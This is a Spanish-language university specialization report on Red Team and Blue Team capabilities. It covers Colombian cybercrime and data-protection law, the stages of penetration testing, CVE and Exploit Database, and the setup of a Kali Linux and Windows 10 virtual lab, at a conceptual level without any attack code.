CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

WILMER ALFONSO BAUTISTA MALDONADO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA D.C
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

WILMER ALFONSO BAUTISTA MALDONADO

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

Luis Fernando Zambrano Hernández

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA D.C
2024

CONTENIDO

Pág.

LISTA DE TABLAS

Pág.

LISTA DE FIGURAS

Pág.

GLOSARIO

BLUE TEAM: Es un equipo de profesionales encargados de proteger la organización contra cualquier amenaza.

CIBERSEGURIDAD: Conjunto de herramientas que ayudan a proteger los datos entre los usuarios finales y los procesos tecnológicos.

CIS: Es una organización de buenas prácticas para analizar, desplegar e iniciar la configuración segura de la infraestructura onpremise y cloud.

EXPLOIT: Son vulnerabilidades encontradas en las redes, aplicaciones, hardware y aprovechadas por los ataques de programas o de códigos desarrollados para explotarlas.

FIREWALLS: Es una técnica de seguridad en un entorno del modelo OSI que limita la propagación de servicios y de tráfico en una red privada.

GESTIÓN DE SEGURIDAD: Proceso por el cual establece la documentación necesaria para establecer la protección frente a amenazas internas, externas y cibernéticas hacia los servicios de TI.

METASPLOIT: Medio de código abierto con técnicas para identificar vulnerabilidades, ejecución de pruebas de penetración y valorar cualquier sistema operativo e infraestructura.

PENTESTING: Es una técnica planteada para atacar múltiples entornos para localizar y mitigar los fallos de seguridad.

PURPLE TEAM: Equipo encargado de enfrentar las técnicas de defensa implementadas por Blue Team contra las técnicas de ataque usadas por Red Team.

RED TEAM: Es un equipo conformado por profesionales que se encargan de buscar vulnerabilidades poniendo a prueba el Blue Team.

SISTEMAS DE DETECCIÓN Y PREVENCIÓN DE INTRUSOS (IDS/IPS): Solución que inspecciona la detección de amenazas, políticas de seguridad en los usuarios y de datos privados normativos.

RESUMEN

La categoría que tiene la gestión de los equipos de seguridad (Blue Team y Red Team) y como resultado obtenido de cada una de las etapas implementadas se denota las técnicas de ciberseguridad en la defensa y la simulación de ataques para lograr identificar las vulnerabilidades más críticas de la infraestructura de la entidad. El estudio ejecutado subraya la precisión que se debe tener en la parte del cumplimiento de objetivos en un escenario controlado con las mejores prácticas en los laboratorios de ataques y penetración de la red. Los expertos de seguridad al gestionar los equipos y al realizar las diferentes experiencias en los incidentes de seguridad, la estimación de los riesgos y en la explotación de vulnerabilidades se basan en certificar la protección de la infraestructura y la contención frente a las amenazas cibernéticas.

Palabras clave: Ataques, blue team, ciberseguridad, cibernéticas, infraestructura, vulnerabilidades.

ABSTRACT

The category that has the management of security teams (Blue Team and Red Team) and as a result obtained from each of the stages implemented, cybersecurity techniques in the defense and simulation of attacks to identify the most critical vulnerabilities of the infrastructure of the entity are denoted. The executed study underlines the precision that must be taken in the part of the fulfillment of objectives in a controlled scenario with the best practices in the laboratories of attacks and penetration of the network. The security experts in managing the teams and performing the different experiences in security incidents, risk estimation and exploitation of vulnerabilities are based on certifying the protection of the infrastructure and containment against cyber threats.

Keywords: Attacks, blue team, cybersecurity, cyber, infrastructure, vulnerabilities.

INTRODUCCIÓN

En la actualidad se ha logrado identificar la preocupación que tiene el mundo sobre la ciberseguridad, es primordial establecer unidades especializadas que ayuden a plantarse y mitigar las amenazas informáticas. Estas unidades en el espacio de la seguridad informática se basan en la protección de la infraestructura y sistemas de información y por otro lado se realizan laboratorios, técnicas y metodologías para identificar la efectividad de los sistemas seguridad obtenidos.

Sin embargo, para que estas dos partes tengan la funcionalidad eficiente, es obligatorio implementar un proceso de capacidades técnicas, legales y de gestión con los BlueTeam y el RedTeam. En este documento, se sustentará específicamente el paso a paso de cada una de las estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

En primer lugar, los diferentes conocimientos en pentesting se basan en desarrollar diferentes informes de los sistemas vulnerables de las diferentes organizaciones. Por tal razón se abarca brevemente el comprender la gran familia de conceptos que tiene los equipos de seguridad red team y blue team.

Los delincuentes cibernéticos utilizan muchos aspectos tecnológicos para realizar actos ilícitos por lo que es de gran necesidad siempre tomar medidas anticipadas, aunque esto no evita por completo la vulnerabilidad, pero si controlar la contingencia de ser materializado por parte ciberdelincuentes. Para percibir todo el entorno del cibercrimen es de gran importancia comprender el cómo se realizan estas actividades y conocer los criterios éticos y legales que deben ser incluidos y que se puede demostrar al instante de la contratación de expertos en el área de Blue Team y Red Team.

La ejecución pruebas de intrusión se encuentra dispersa constantemente y se hace transcendental el campo de la seguridad informática y estos simulacros son vitales para identificar falencias en los sistemas de seguridad y así mismo endurecer los conocimientos previos frente a estos sistemas para lograr disminuir el impacto cibernético en diferentes entornos.

Por último, se tomaron en cuenta los escenarios desplegados para poder estudiar todo el proceso que se debe hacer en contener un ataque en ambiente productivo, lograr identificar la mejor manera de prevenir ciberataques en la red de cualquier entidad y la manera más factible de contribuir con el centro de seguridad de internet por medio de técnicas que permitan dominar un ataque y mitigar los perjuicios al mismo.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Planificar estrategias que condesciendan técnicas de ciberseguridad de los equipos Red Team & Blue Team en tiempo real

1.2 OBJETIVOS ESPECÍFICOS

- Implementar ambientes virtualizados y realizar el análisis respectivo del marco ético y legal basado en los conceptos de seguridad.

- Unificar los equipos Blue Team y Red Team en la ciberseguridad de cualquier organización e integrar la ética profesional en un documento legal.

- Explotar las vulnerabilidades de los sistemas operativos por medio de técnicas de penetración y identificar herramientas de seguridad de los equipos Red Team y Blue Team

- Desarrollar habilidades de represión para endurecer los sistemas de seguridad por medio de un análisis executivo sobre amenazas y vulnerabilidades en la infraestructura.

- Describir y suministrar diferencias de herramientas de contención y recomendaciones en la respuesta a incidentes entre los equipos Red Team & Blue Team.

2 DESARROLLO

2.1 ETAPA 1- CONCEPTOS EQUIPOS DE SEGURIDAD

En esta etapa se brinda una breve descripción de los conceptos básicos para ingresar al mundo del blue team y red team, conociendo lo fundamental en este campo e iniciando la comunicación entre las máquinas virtuales necesarias para el laboratorio a desarrollar.

2.1.1 Defina de forma general la ley 1273 de 2009 y definir cada artículo con respecto de la ley 1581 de 2012

De conformidad con el amplio marco normativo que existe actualmente en el territorio colombiano en lo concerniente al ámbito informático, en un principio, la ley 1273 de 2009[1] modifica el Código Penal, en cuanto crea el bien jurídico tutelado denominado *"de la protección de la información y de los datos"* y tipifica determinadas conductas que se constituyen como un delito y son sancionados por el Estado colombiano, por ser el garante de los derechos de los individuos. De igual forma, plasma las penas en las que se pueden incurrir por la comisión de estos.

En cuanto al contenido de cada uno de los artículos, se puede establecer lo siguiente;

Artículo 1. Adiciona el "Título VII BIS denominado "De la Protección de la información y de los datos", dentro del cual se estructuran dos CAPITULOS con los siguientes delitos:

CAPITULO I

- Acceso excesivo a un sistema informático, delito que se comete cuando se accede a un sistema informático sin autorización o se mantenga en el excediendo la voluntad de quien cuenta con el legítimo derecho.
- Obstaculización ilegítima de sistema informático o red de telecomunicación, se configura en el momento en que se impide u obstaculice el acceso a un

[1] "Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.

sistema informático, sus datos o en su defecto una red de telecomunicaciones.

- Interceptación de datos informáticos. se materializa en el evento en que se intercepten datos informáticos dentro de un sistema informático o emisiones electromagnéticas provenientes de un sistema que los transporte, sin que medie autorización judicial previa.
- Daño informático. se consuma cuando se destruya, dañe, borre, deteriore o suprima datos informáticos, partes o componentes lógicos de un sistema de tratamiento de información, sin contar con la facultad para hacerlo.
- Uso de software malicioso. es un delito que consta de producir, traficar, adquirir, distribuir, vender, enviar, introducir o extraer del territorio colombiano, algún software malicioso o programas de computación con efectos dañinos.
- Violación de datos personales. conducta que se realiza con provecho propio o ajeno, la obtención, compilación, sustracción, ofrecimiento, venta, intercambio, envió, compra, interceptación, divulgación, modificación, empleo de datos personales sin encontrarse facultado.
- Suplantación de sitios web para capturar datos personales. se realiza cuando sin cumplimiento de los requisitos establecidos, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes.
- Circunstancias de agravación. detalla los eventos en que las conductas cometidas se agravan y por ende aumentan su pena.

CAPITULO II

- Hurto por medios informáticos y semejantes. se configura en el momento en que se superan las medidas de seguridad informáticas, manipule un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario en su autenticación sin contar con autorización.
- Transferencia no consentida de activos. se deriva en aquellos eventos en que la conducta se comete con intención de lucro y por medio de manipulación informática o algún otro artificio obtenga la transferencia sin consentimiento de cualquier activo con perjuicio de un tercero.

Artículo 2. Adiciona al Código Penal como circunstancia de mayor punibilidad el utilizar medios informáticos, electrónicos o telemáticos en la comisión de la conducta punible.

Artículo 3. Establece que los jueces penales municipales conocen de los delitos descritos anteriormente.

Artículo 4. Establece su promulgación y las normas que deroga.

En cuanto a la ley estatutaria 1581 de 2012, tiene como propósito asegurar la activa protección de los datos personales, de modo que, durante todo el tratamiento de datos, exista seguridad en el manejo de la información, de igual forma, desarrolla el derecho constitucional del “Habeas Data”, entendido como aquel que permite a las personas conocer, actualizar y rectificar (según aplique), toda la información que se haya recogido acerca de ellos en las distintas bases de datos existentes.

Por otro lado, conceptúa todo lo relacionado en materia de datos, su clasificación, sus categorías, los principios para el tratamiento de la información que permiten una interpretación de las disposiciones allí contenidas, desarrolla los derechos, los deberes, los responsables y encargados de aplicar la normatividad, también plasma los procedimientos a seguir y resalta la importancia del correcto tratamiento de datos personales y sus consecuencias en el caso del uso indebido de ellos.

Así mismo, la ley 1581 de 2012, en su artículo 19, dispone que la Superintendencia de Industria y Comercio, a través de su Delegatura para la Protección de datos Personales, es la autoridad que ejerce vigilancia, con el fin de garantizar el correcto tratamiento de datos. Mientras que en su artículo 23, establece las siguientes sanciones;

“(…) a) Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó.
b) Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar;
c) Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio;
d) Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles; (…)”

Conforme a lo anterior, será la Superintendencia de Industria y Comercio, la autoridad encargada de ejercer vigilancia y control en materia de tratamiento de datos, también estará en cabeza de las investigaciones que tengan por finalidad la efectividad del habeas data, además de interponer las sanciones enunciadas anteriormente, según los criterios de graduación señalados en el artículo 24 de la ley 1581 de 2012 y las demás que le sean asignadas legalmente.

2.1.2 Definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa.




Figura 1 Etapas de Pentesting

- Reconocimiento: En la primera etapa de reconocimiento (Footprinting) se efectúa la compilación de información de toda la organización tipo pasivo porque la labor ejecutada es obtener información general de la infraestructura y de los sistemas de información en poco tiempo. Esta etapa tiene un grado de importancia muy alta para los ataques simulados debido a que es el punto de partida de tener un enfoque del ambiente que se va a atacar antes de adelantar el proceso.

  Se logra identificar que una de las etapas más importantes en el pentesting es el espacio de dibujar una proyección de las redes y de los sistemas de información de cada organización a través de métodos no intrusivos. Todo el proceso mencionado se establece en los tipos de recopilación de información ya sea activo o pasivo; activo es el proceso más pesado para un hacker ya que es necesario realizar barridos de información por medio de herramientas y técnicas para llegar a su objetivo, por otro lado, el tipo pasivo tiene una

connotación más ligera que se obtiene información de la organización por medio de perfiles de un sitio web.

El objetivo principal de esta fase se basa en conseguir información de los datos de los usuarios de la organización, sitio web de publicación, directorios internos, arquitectura del sistema, banners de sistema, tablas de enrutamiento, IPsS activos. Para cumplir con las metas el hacker sigue una metodología

Figura 2 Metodología footprinting




Figura 3 Aplicaciones footprinting

- Descubrimiento (Fingerprinting): En este proceso la información se reúne de forma activa por medio de herramientas y técnicas para obtener datos reales directamente de la infraestructura (direcciones IP, nombres de dominio, subdominios y detalles de la red) sistemas, servicios y usuarios. La etapa mencionada se desarrolla basado en escaneos de seguridad para identificar vulnerabilidades en los sistemas y servicios.

- Explotación: Es la etapa orientada a la parte técnica intrusiva con técnicas de penetración el cual utiliza las vulnerabilidades encontradas en las etapas anteriores que se pretende explotarlas para lograr el acceso con permisos privilegiados en los sistemas vulnerables. El logro de esta actividad se aferra al levantamiento de información conseguida en la infraestructura del objetivo.

  Las técnicas más transcendentales para aprovechar las vulnerabilidades descubiertas tales como: explotación a nivel de aplicación explotación de acceso remoto, creación de contenedores y ejecución de comandos de moderados.

- Post Explotación: Se sigue trabajando en las vulnerabilidades identificadas en la anterior etapa y busca conservar la continuidad de acceso con permisos privilegiados en los sistemas para lograr penetrar subredes internas (spinning) y buscar evitar el descubrimiento y conservar un acceso constante a la infraestructura

2.1.3 Como experto en cibserguridad debe buscar y documentar lo siguiente: ¿Qué es un CVE y su estructura? * cómo se utiliza y cómo se articula con el CVE?

Common Vulnerabilities and Exposures, (Vulnerabilidades y Exposiciones comunes). o también conocido como CVE, hace referencia a un estándar internacional que tiene como objetivo no solo identificar, sino también enumerar de forma pública, las vulnerabilidades de seguridad tanto en el software como en el hardware. Tienen como propósito proveer una identificación propia a cada vulnerabilidad, permitiendo así, facilidad en la comunicación y seguimiento de las vulnerabilidades en el entorno de la ciberseguridad.

MITRE Corporation, es una entidad sin ánimo de lucro, que se encarga de asignar los CVE y compilarlos en una base de datos y proporciona públicamente las vulnerabilidades reconocidas. Dentro de la asignación, se evidencia la descripción de problemas, la afectación del software o hardware y finalmente, referencia las soluciones siempre y cuando se encuentren disponibles.
MITRE estructura los CVE, de la siguiente forma; inicialmente lo categoriza como un identificador de vulnerabilidad común (CVE), la vigencia en que se identificó y/o asignó la vulnerabilidad y por último un número que se asigna conforme la secuencia establecida para cada vulnerabilidad enumerada en el correspondiente año, conforme a lo anterior, la vulnerabilidad se identificaría así; CVE-2024-14189.

En cuanto a la utilización y articulación con “Exploit Database”, es un sitio en línea, con la función de recopilar y presentar exploits, - entendidos como aquellos códigos o técnicas que se valen de vulnerabilidades de seguridad – así como detalles técnicos de las diferentes vulnerabilidades en los sistemas. Estas publicaciones, pueden ser utilizados por el público con enfoque investigativo, para comprender y mitigar vulnerabilidades especificas en un determinado sistema o aplicación.

Las relaciones entre CVE (Common Vulnerabilities and Exposures) y “Exploit Database”, se resumen en las siguientes;




Figura 4 Relaciones CVE y Exploit Database

2.1.4 Reconozca, analice y configure “banco de trabajo” lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión. https://www.virtualbox.org/wiki/Downloads

Figura 5 Instalación Virtualizado

Paso B: Para el banco de trabajo se requieren 2 máquinas virtuales, una con Kali Linux y la otra máquina deberá ser un Windows 10 con todo su sistema de seguridad abajo (Windows defender, anti virus, firewall entre otros).




Figura 6 Sistema operativo Windows sin protección




Figura 7 Centros de confianza y protección desactivados

Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux, recuerde por favor no exceder la asignación de recursos entre las dos máquinas ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.




Figura 8 Importación de KaliLinux




Figura 9 Instalación Sistema Operativo

Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

